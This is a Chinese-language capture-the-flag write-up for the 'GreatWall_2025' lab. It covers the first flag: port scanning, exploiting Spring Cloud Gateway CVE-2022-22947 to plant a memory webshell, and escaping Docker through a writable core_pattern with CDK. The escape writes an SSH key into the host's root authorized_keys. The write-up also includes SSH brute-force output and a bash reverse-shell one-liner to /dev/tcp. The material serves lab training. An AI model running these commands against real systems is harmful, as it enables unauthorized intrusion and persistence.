春秋云镜 GreatWall_2025

前言

注意:

本文所使用的工具可参考以下仓库:

Awesome_Pentest_Tools: 一站式渗透测试与红队工具合集,旨在帮助渗透测试人员打造自己的工具链

靶标介绍:

在这个靶场中,您将扮演一名渗透测试工程师,接受雇佣任务来评估“SmartLink Technologies Ltd.”公司的网络安全状况。 您的任务是首先入侵该公司暴露在公网上的应用服务,然后运用后渗透技巧深入 SmartLink公司的内部网络。在这个过程中,您将寻找潜在的弱点和漏洞,并逐一接管所有服务,从而控制整个内部网络。靶场中共设置了6个Flag,它们分布在不同的靶机上,您需要找到并获取这些 Flag 作为您的成就目标。

flag1

Spring Cloud Gateway RCE

端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
qscan -t 8.147.69.40 -p 1-65535 -hY
┏┓┏┏┏┓┏┓
┗┫┛┗┗┻┛┗

[+]2026/03/13 15:04:09 当前环境为:windows, 输出编码为:utf-8
[+]2026/03/13 15:04:09 hydra模块已开启,开始监听暴力破解任务
[*]2026/03/13 15:04:09 当前已开启的hydra模块为:[ssh rdp ftp smb telnet mysql mssql oracle postgresql mongodb redis]
[+]2026/03/13 15:04:10 所有扫描任务已下发完毕
ssh://8.147.69.40:22 ssh Version:8.9p1Ubuntu3ubuntu0.13,Info:UbuntuLinux;protocol2,OperatingSystem:Linux,Length:42,ProductName:OpenSSH,Port:22,Digest:SSH-2.0-OpenSSH_8.9p1Ub
http://8.147.69.40:80 政务服务平台-门户与办事大厅 Length:10269,FoundDomain:www.w3.org,Digest:政务服务平台门户与办事大厅顶部导航政务服务平台首,Port:80,FingerPrint:后台;Apache;HTML5;Apachehttpd/2.4.52;Apachehttpd;v;(Ubuntu)
[+]2026/03/13 15:05:39 程序执行总时长为:[1m30.2623517s]

fscan -h 8.147.69.40

___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.4
start infoscan
8.147.69.40:8080 open
8.147.69.40:80 open
8.147.69.40:22 open
[*] alive ports len is: 3
start vulscan
[*] WebTitle http://8.147.69.40 code:200 len:10032 title:政务服务平台 - 门户与办事大厅
[*] WebTitle http://8.147.69.40:8080 code:500 len:296 title:None
已完成 1/3 [-] ssh 8.147.69.40:22 root root#123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
[+] PocScan http://8.147.69.40:8080 poc-yaml-spring-actuator-heapdump-file
[+] PocScan http://8.147.69.40:8080 poc-yaml-springboot-env-unauth spring2
已完成 2/3 [-] ssh 8.147.69.40:22 root 1qaz@WSX ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 2/3 [-] ssh 8.147.69.40:22 root Charge123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 2/3 [-] ssh 8.147.69.40:22 admin admin ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 2/3 [-] ssh 8.147.69.40:22 admin test123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 2/3 [-] ssh 8.147.69.40:22 admin Aa1234. ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 3/3
[*] 扫描结束,耗时: 7m5.6926269s

./fscan -h 8.147.69.40 -p 1-65535
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.0

[2025-11-20 21:14:50] [INFO] 暴力破解线程数: 1
[2025-11-20 21:14:50] [INFO] 开始信息扫描
[2025-11-20 21:14:50] [INFO] 最终有效主机数量: 1
[2025-11-20 21:14:50] [INFO] 开始主机扫描
[2025-11-20 21:14:50] [INFO] 有效端口数量: 65535
[2025-11-20 21:14:50] [SUCCESS] 端口开放 8.147.69.40:22
[2025-11-20 21:14:50] [SUCCESS] 服务识别 8.147.69.40:22 => [ssh] 版本:8.9p1 Ubuntu 3ubuntu0.13 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13.]
[2025-11-20 21:14:52] [SUCCESS] 端口开放 8.147.69.40:80
[2025-11-20 21:14:58] [SUCCESS] 服务识别 8.147.69.40:80 => [http]
[2025-11-20 21:15:31] [SUCCESS] 端口开放 8.147.69.40:1041
[2025-11-20 21:15:32] [SUCCESS] 服务识别 8.147.69.40:1041 =>
[2025-11-20 21:20:03] [SUCCESS] 端口开放 8.147.69.40:8080
[2025-11-20 21:20:18] [SUCCESS] 服务识别 8.147.69.40:8080 => [http]
[2025-11-20 21:57:25] [INFO] 存活端口数量: 4
[2025-11-20 21:57:25] [INFO] 开始漏洞扫描
[2025-11-20 21:57:25] [INFO] 加载的插件: ssh, webpoc, webtitle
[2025-11-20 21:57:25] [SUCCESS] 网站标题 http://8.147.69.40 状态码:200 长度:10032 标题:政务服务平台 - 门户与办事大厅
[2025-11-20 21:58:47] [SUCCESS] 目标: http://8.147.69.40:8080
漏洞类型: poc-yaml-springboot-env-unauth
漏洞名称: spring2
详细信息:
links:https://github.com/LandGrey/SpringBootVulExploit
[2025-11-20 21:59:06] [SUCCESS] 扫描已完成: 5/5

外网入口机器开放了 3 个端口:

1
2
3
4
PORT     STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol
80/tcp open http Apache httpd 2.4.52 ((Ubuntu))
8080/tcp open rtsp

通过 fscan 的结果发现存在springboot-env-unauth,访问查看 /actuator,访问 /actuator/env 发现并相关密码和 AK/SK,故而 heapdump 文件的下载意义就没有了,经过查看端点信息,发现存在 gateway 接口

用aforg扫一遍

这个8080端口非常不稳,而且由于回显比较慢,导致挺多工具会判超时

1
2
3
4
5
6
7
8
9
10
11
12
13
14
./afrog -t http://8.147.69.40:8080/
Downloading the latest version of afrog-pocs...
Successfully installed afrog-pocs at /home/matrix/afrog-pocs

Afrog/3.2.0 | Security Toolkit | Life is fantastic. Enjoy life.
════════════════════════════════════════════════════════
[✓] Core: 3.2.0↑ (up to date)
[✓] POC: 0.5.13
[✖] OOB: ceyeio (Not configured)
════════════════════════════════════════════════════════
001 11-20 22:52:12 springboot-actuator INFO http://8.147.69.40:8080/actuator
002 11-20 22:57:35 springboot-actuator-unauth HIGH http://8.147.69.40:8080/actuator
003 11-20 23:04:25 CVE-2022-22947 CRITICAL http://8.147.69.40:8080/actuator/gateway/refresh
[━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━] 100% (1619/1619), 22m13s

出洞了,Spring Cloud Gateway RCE(CVE-2022-22947

注:该漏洞容易“打坏”,重复利用会导致路由刷新失效或需要长时间才能生效,建议使用漏洞利用工具一次打成功。

用综合利用工具打一遍

image-20251120211623357

可以命令执行,但反弹shell失败,应该是不出网

1
bash -c "bash -i >& /dev/tcp/公网IP/54500 0>&1"

打内存马,可以用上面的综合工具,可以用脚本:

0730Nophone/CVE-2022-22947-: Spring Cloud Gateway Actuator API SpEL表达式注入命令执行(CVE-2022-22947) 注入哥斯拉内存马

Docker 逃逸

连接上 webshell 后没发现 flag 文件,且存在 .dockerenv 文件,需要进行 docker 逃逸。

image-20260313220432796

执行 find / -name core_pattern 可以看见容器中存在两个 core_pattern 文件,其中一个是宿主机上被挂载出来的。
图片

准备上传 CDK 进行利用,但 Web 环境存在上传大小限制,需要将文件进行压缩、分割再上传、合并后使用。

使用 upx 压缩命令(也可以下载cdk_linux_amd64_thin_upx,本身就小):

1
upx cdk_linux

分割为每份 100k 大小:

1
split -b 100k cdk_linux cdk.

合并为一个完整文件:

1
2
3
4
5
cat cdk.* > cdk
# 重组后对比md5值,确保没有损坏
md5sum cdk
# 赋可执行权限
chmod 777 cdk

容器逃逸检测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
./cdk evaluate --full
CDK (Container DucK)
CDK Version(GitCommit): b4105424a2f329020c388e6e16a42e9bb31ef501
Zero-dependency cloudnative k8s/docker/serverless penetration toolkit by cdxy & neargle
Find tutorial, configuration and use-case in https://github.com/cdk-team/CDK/

[ Information Gathering - System Info ]
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/bin/mount
/bin/ping
/bin/su
/bin/umount

[ Information Gathering - Services ]

[ Information Gathering - Commands and Capabilities ]
CapInh: 0000000000000000
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
Cap decode: 0x00000000a80425fb = CAP_CHOWN,CAP_DAC_OVERRIDE,CAP_FOWNER,CAP_FSETID,CAP_KILL,CAP_SETGID,CAP_SETUID,CAP_SETPCAP,CAP_NET_BIND_SERVICE,CAP_NET_RAW,CAP_SYS_CHROOT,CAP_MKNOD,CAP_AUDIT_WRITE,CAP_SETFCAP
[*] Maybe you can exploit the Capabilities below:

[ Information Gathering - Mounts ]
0:47 / / rw,relatime - overlay overlay rw,lowerdir=/var/lib/docker/overlay2/l/6JC6FZQGYKHHL4O2O5VQZ2UEPE:/var/lib/docker/overlay2/l/ZNRTUHIEVJBUG4YHHAI2WF3CGQ:/var/lib/docker/overlay2/l/B7X5DEEX2MIUSMKAMKG66GHM6H:/var/lib/docker/overlay2/l/JZ26UVGDDLBIN2AV5AN2SMQ33Y:/var/lib/docker/overlay2/l/PXVXR6FJH7TBYMIBZZWZL7IYRG:/var/lib/docker/overlay2/l/5F2TSJQ5SBGSANBFCV5FWGDQYB:/var/lib/docker/overlay2/l/IQNAZRWMPNDLUYBKM7OUPGBZ4H:/var/lib/docker/overlay2/l/XJQQDLF67JL4LL4OIHGGMJMDOS,upperdir=/var/lib/docker/overlay2/0158e7b92583381e25557d75696c90d5984f79e2abcf336a060e3b1f4c21982a/diff,workdir=/var/lib/docker/overlay2/0158e7b92583381e25557d75696c90d5984f79e2abcf336a060e3b1f4c21982a/work
0:55 / /proc rw,nosuid,nodev,noexec,relatime - proc proc rw
0:56 / /dev rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
0:57 / /dev/pts rw,nosuid,noexec,relatime - devpts devpts rw,gid=5,mode=620,ptmxmode=666
0:58 / /sys ro,nosuid,nodev,noexec,relatime - sysfs sysfs ro
0:30 / /sys/fs/cgroup ro,nosuid,nodev,noexec,relatime - cgroup2 cgroup rw
0:53 / /dev/mqueue rw,nosuid,nodev,noexec,relatime - mqueue mqueue rw
0:59 / /dev/shm rw,nosuid,nodev,noexec,relatime - tmpfs shm rw,size=65536k,inode64
252:3 /var/lib/docker/containers/52b7e75c01a9f5f22332a1e9ab8308dbef67758a1175a3a9cd00e32e2bbc67bc/resolv.conf /etc/resolv.conf rw,relatime - ext4 /dev/vda3 rw
252:3 /var/lib/docker/containers/52b7e75c01a9f5f22332a1e9ab8308dbef67758a1175a3a9cd00e32e2bbc67bc/hostname /etc/hostname rw,relatime - ext4 /dev/vda3 rw
252:3 /var/lib/docker/containers/52b7e75c01a9f5f22332a1e9ab8308dbef67758a1175a3a9cd00e32e2bbc67bc/hosts /etc/hosts rw,relatime - ext4 /dev/vda3 rw
0:24 /sys/kernel/core_pattern /host/proc/sys/kernel/core_pattern rw,nosuid,nodev,noexec,relatime - proc proc rw
0:57 /0 /dev/console rw,nosuid,noexec,relatime - devpts devpts rw,gid=5,mode=620,ptmxmode=666
0:55 /bus /proc/bus ro,nosuid,nodev,noexec,relatime - proc proc rw
0:55 /fs /proc/fs ro,nosuid,nodev,noexec,relatime - proc proc rw
0:55 /irq /proc/irq ro,nosuid,nodev,noexec,relatime - proc proc rw
0:55 /sys /proc/sys ro,nosuid,nodev,noexec,relatime - proc proc rw
0:55 /sysrq-trigger /proc/sysrq-trigger ro,nosuid,nodev,noexec,relatime - proc proc rw
0:60 / /proc/acpi ro,relatime - tmpfs tmpfs ro,inode64
0:56 /null /proc/interrupts rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
0:56 /null /proc/kcore rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
0:56 /null /proc/keys rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
0:56 /null /proc/timer_list rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
0:61 / /proc/scsi ro,relatime - tmpfs tmpfs ro,inode64
0:62 / /sys/firmware ro,relatime - tmpfs tmpfs ro,inode64
0:63 / /sys/devices/virtual/powercap ro,relatime - tmpfs tmpfs ro,inode64

[ Information Gathering - Net Namespace ]
container net namespace isolated.

[ Information Gathering - Sysctl Variables ]

[ Information Gathering - DNS-Based Service Discovery ]
error when requesting coreDNS: lookup any.any.svc.cluster.local. on 100.100.2.138:53: read udp 172.17.0.2:44287->100.100.2.138:53: i/o timeout
error when requesting coreDNS: lookup any.any.any.svc.cluster.local. on 100.100.2.138:53: read udp 172.17.0.2:60389->100.100.2.138:53: i/o timeout

[ Discovery - K8s API Server ]
err found while searching local K8s apiserver addr.:
err: cannot find kubernetes api host in ENV
api-server forbids anonymous request.
response:

[ Discovery - K8s Service Account ]
load K8s service account token error.:
open /var/run/secrets/kubernetes.io/serviceaccount/token: no such file or directory

[ Discovery - Cloud Provider Metadata API ]
Alibaba Cloud Metadata API available in http://100.100.100.200/latest/meta-data/
Docs: https://help.aliyun.com/knowledge_detail/49122.html

[ Exploit Pre - Kernel Exploits ]
[+] [CVE-2022-0847] DirtyPipe

Details: https://dirtypipe.cm4all.com/
Exposure: less probable
Tags: ubuntu=(20.04|21.04),debian=11
Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded


[ Information Gathering - Sensitive Files ]
.dockerenv - /.dockerenv
/.bashrc - /etc/skel/.bashrc
/.bashrc - /root/.bashrc

[ Information Gathering - ASLR ]

[ Information Gathering - Cgroups ]
0::/
2026/03/13 13:09:36 current dir: /home/xianxin
2026/03/13 13:09:36 current user: root uid: 0 gid: 0 home: /root
2026/03/13 13:09:36 hostname: 52b7e75c01a9
2026/03/13 13:09:36 debian debian 10.9 kernel: 5.15.0-144-generic
2026/03/13 13:09:36 Setuid files found:
2026/03/13 13:09:36 service found in process:
1 0 java
2026/03/13 13:09:36 available commands:
curl,wget,find,java,apt,dpkg,capsh,mount,fdisk,base64,perl
2026/03/13 13:09:36 Capabilities hex of Caps(CapInh|CapPrm|CapEff|CapBnd|CapAmb):
2026/03/13 13:09:36 net.ipv4.conf.all.route_localnet = 0
2026/03/13 13:10:16 checking if api-server allows system:anonymous request.
2026/03/13 13:10:17 failed to dial Azure API.
2026/03/13 13:10:18 failed to dial Google Cloud API.
2026/03/13 13:10:19 failed to dial Tencent Cloud API.
2026/03/13 13:10:20 failed to dial OpenStack API.
2026/03/13 13:10:21 failed to dial Amazon Web Services (AWS) API.
2026/03/13 13:10:22 failed to dial ucloud API.
2026/03/13 13:10:22 refer: https://github.com/mzet-/linux-exploit-suggester
2026/03/13 13:10:23 /proc/sys/kernel/randomize_va_space file content: 2
2026/03/13 13:10:23 ASLR is enabled.
2026/03/13 13:10:23 /proc/1/cgroup file content:
2026/03/13 13:10:23 /proc/self/cgroup file added content (compare pid 1) :

宿主机 /proc 被映射进来了,路径:/host/proc

1
/sys/kernel/core_pattern → /host/proc/sys/kernel/core_pattern

/host/proc/sys/kernel/core_pattern被挂载为rw -,这是一个经典的容器逃逸点,可以通过修改 core_pattern 执行宿主机命令。

当然其他工具也可以检测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
# container-escape-check.sh需要修改一下
/matrix >./container-escape-check.sh

[34m=============================================================
 Containers Escape Check v0.3 
-------------------------------------------------------------
 Author: TeamsSix 
 Twitter: TeamsSix 
 Blog: teamssix.com 
 WeChat Official Accounts: TeamsSix 
 Project Address: github.com/teamssix/container-escape-check 
=============================================================

[!] Currently in a container, checking ......
[+] The current container has procfs mounted.
[+] The current container has the CVE-2022-0847 DirtyPipe vulnerability.
[!] Check completed.
# deepce.sh没测出来
/matrix >./deepce.sh

[1;90m ## .
 ## ## ## ==
 ## ## ## ## ===
 /"""""""""""""""""\___/ ===
 ~~~ {~~ ~~~~ ~~~ ~~~~ ~~~ ~ / ===- ~~~
 \______ X __/
 \ \ __/
 \____\_______/
__
____/ /__ ___ ____ ________
/ __ / _ \/ _ \/ __ \/ ___/ _ \  ENUMERATE
/ /_/ / __/ __/ /_/ / (__/ __/  ESCALATE
\__,_/\___/\___/ .___/\___/\___/ ESCAPE
/_/

Docker Enumeration, Escalation of Privileges and Container Escapes (DEEPCE)
by stealthcopter

==========================================( Colors )==========================================
[+] Exploit Test ............ Exploitable - Check this out
[+] Basic Test .............. Positive Result
[+] Another Test ............ Error running check
[+] Negative Test ........... No
[+] Multi line test ......... Yes
Command output
spanning multiple lines

Tips will look like this and often contains links with additional info. You can usually
ctrl+click links in modern terminal to open in a browser window
See https://stealthcopter.github.io/deepce

===================================( Enumerating Platform )===================================
[+] Inside Container ........ Yes
[+] Container Platform ...... docker
[+] Container tools ......... None
[+] User .................... root
[+] Groups .................. root
[+] Sudoers ................. No
[+] Docker Executable ....... Not Found
[+] Docker Sock ............. Not Found
[+] Docker Version .......... Version Unknown
==================================( Enumerating Container )===================================
[+] Container ID ............ 52b7e75c01a9
[+] Container Full ID ....... /
[+] Container Name .......... Could not get container name through reverse DNS
[+] Container IP ............ 172.17.0.2 
[+] DNS Server(s) ........... 100.100.2.136 100.100.2.138 
[+] Host IP ................. 172.17.0.1
[+] Operating System ........ GNU/Linux
[+] Kernel .................. 5.15.0-144-generic
[+] Arch .................... x86_64
[+] CPU ..................... Intel(R) Xeon(R) Platinum 8269CY CPU @ 2.50GHz
[+] Useful tools installed .. Yes
/usr/bin/curl
/usr/bin/wget
/bin/hostname
[+] Dangerous Capabilities .. Yes
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
[+] SSHD Service ............ Unknown (ps not installed)
[+] Privileged Mode ......... No
[+] Docker API exposed ...... No
====================================( Enumerating Mounts )====================================
[+] Docker sock mounted ....... No
[+] Other mounts .............. No
====================================( Interesting Files )=====================================
[+] Interesting environment variables ... No
[+] Any common entrypoint files ......... Yes
-rw-r--r-- 1 root root 15K Mar 13 15:45 /container-escape-check.sh
-rwxr-xr-x 1 root root 15K Mar 13 15:48 /matrix/container-escape-check.sh
-rwxr-xr-x 1 root root 41K Mar 13 15:48 /matrix/deepce.sh
-rwxr-xr-x 1 root root 1.1K Mar 13 15:48 /matrix/docker-wrapper.sh
[+] Interesting files in root ........... Yes
/container-escape-check.sh
/cmd_kNi3A
/cmd_s1PfE
/spring-cloud-gateway-0.0.1-SNAPSHOT.jar
[+] Passwords in common files ........... Yes
/cmd_kNi3A:2:echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGUWxR5KNO7huE7FuMOmp7X3KfHVp97IiAXLE+BbYoDb' >> /root/.ssh/authorized_keys
/container-escape-check.sh:167: find / -name passwd 2>/dev/null | grep /etc/passwd | wc -l | grep -q 7 && IsRootDirectoryMount=1 || IsRootDirectoryMount=0
/container-escape-check.sh:335: if [ ! -f "/var/run/secrets/kubernetes.io/serviceaccount/token" ];then
[+] Home directories .................... No
[+] Hashes in shadow file ............... No
[+] Searching for app dirs .............. 
==================================( Enumerating Containers )==================================
By default containers can communicate with other containers on the same network and the
host machine, this can be used to enumerate further

[+] Attempting ping sweep of 172.17.0.2 /24 (ping) 
172.17.0.1 is Up
172.17.0.2 is Up
==============================================================================================

习惯把公私钥生成在当前目录下:

1
2
ssh-keygen -t rsa -f ./rsa_key
cat ./rsa_key.pub

写入ssh

1
2
3
4
5
6
7
./cdk_linux run mount-procfs /host/proc/ "mkdir /root/.ssh/"
./cdk_linux run mount-procfs /host/proc/ 'echo xxxxxxxxx >> /root/.ssh/authorized_keys'
./cdk run mount-procfs /host/proc/ 'echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCpgzfhPAaF9g1Vka1mM7p1Q05K1ex7IF0REjpezkS3v8AOC351PIkvZanwDdkg/ntqI/RUQY1K6eB3iWAovES4zPDm7mUyxpxqNqv19hSuHASxdW/6ha003tI0JT3fs3ZcJQ+m1Abpg9PLyFET854LwOCNNaK3gLpKSm0kPk6U70u2N9CFik7FvZFfmTBYLusDi+eQENLo6cx17U+XG5+BUBXQCG+VKIjsBI/sjQ+SMv25CsWTfYBXabSZUSkb+oZr2mEdbNLqWO1T+wsMx7+4RpwxaS3/0/kZ0tlwBC+zmmlTCcRu24WsfvTqtdbkJ/Lh4mVZID+V3jgG7tBEm9YgJzG5PcRHU7HKCQAYJx9UZH0j/dwCRIsVHdvPU4AjIlKECwImobyWdYDyjcuA+vkVxX3/94kOKcBfVU9HCj1ZIg3INc05qbkF5RG+eYnoy96hVKhpz/MpU40t+H3jhzMdYsfBS01UQaQRI9sg0D2L7/PCvSg3WuOdLTAGiO0e3sTwflm0HHLr1TcVaamYcZyoPNfkwuwanu9sp+j/vHPNucHfiIoeL2yGYS+gzpmxK7L69wc4bKtlWBNRkRPgZoCTrRupoBQTAodpeahsMg+YhHe2AyZ2PzgRaPjt6bMcB0TJ08EdrHGfPfhJUMGQ75bBe3b5aX2e7oOsK3gzTr/2iw== matrix@matrix >> /root/.ssh/authorized_keys'

2026/03/13 09:57:07 env GOTRACEBACK not found, trying to set GOTRACEBACK=crash then reload exploit.
2026/03/13 09:57:07 Execute Shell:./cdk run mount-procfs /host/proc/ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCpgzfhPAaF9g1Vka1mM7p1Q05K1ex7IF0REjpezkS3v8AOC351PIkvZanwDdkg/ntqI/RUQY1K6eB3iWAovES4zPDm7mUyxpxqNqv19hSuHASxdW/6ha003tI0JT3fs3ZcJQ+m1Abpg9PLyFET854LwOCNNaK3gLpKSm0kPk6U70u2N9CFik7FvZFfmTBYLusDi+eQENLo6cx17U+XG5+BUBXQCG+VKIjsBI/sjQ+SMv25CsWTfYBXabSZUSkb+oZr2mEdbNLqWO1T+wsMx7+4RpwxaS3/0/kZ0tlwBC+zmmlTCcRu24WsfvTqtdbkJ/Lh4mVZID+V3jgG7tBEm9YgJzG5PcRHU7HKCQAYJx9UZH0j/dwCRIsVHdvPU4AjIlKECwImobyWdYDyjcuA+vkVxX3/94kOKcBfVU9HCj1ZIg3INc05qbkF5RG+eYnoy96hVKhpz/MpU40t+H3jhzMdYsfBS01UQaQRI9sg0D2L7/PCvSg3WuOdLTAGiO0e3sTwflm0HHLr1TcVaamYcZyoPNfkwuwanu9sp+j/vHPNucHfiIoeL2yGYS+gzpmxK7L69wc4bKtlWBNRkRPgZoCTrRupoBQTAodpeahsMg+YhHe2AyZ2PzgRaPjt6bMcB0TJ08EdrHGfPfhJUMGQ75bBe3b5aX2e7oOsK3gzTr/2iw== matrix@matrix >> /root/.ssh/authorized_keys failed with error:signal: aborted (core dumped)
2026/03/13 09:57:07 if you see "(core dumped)" in former err output, means exploit success.

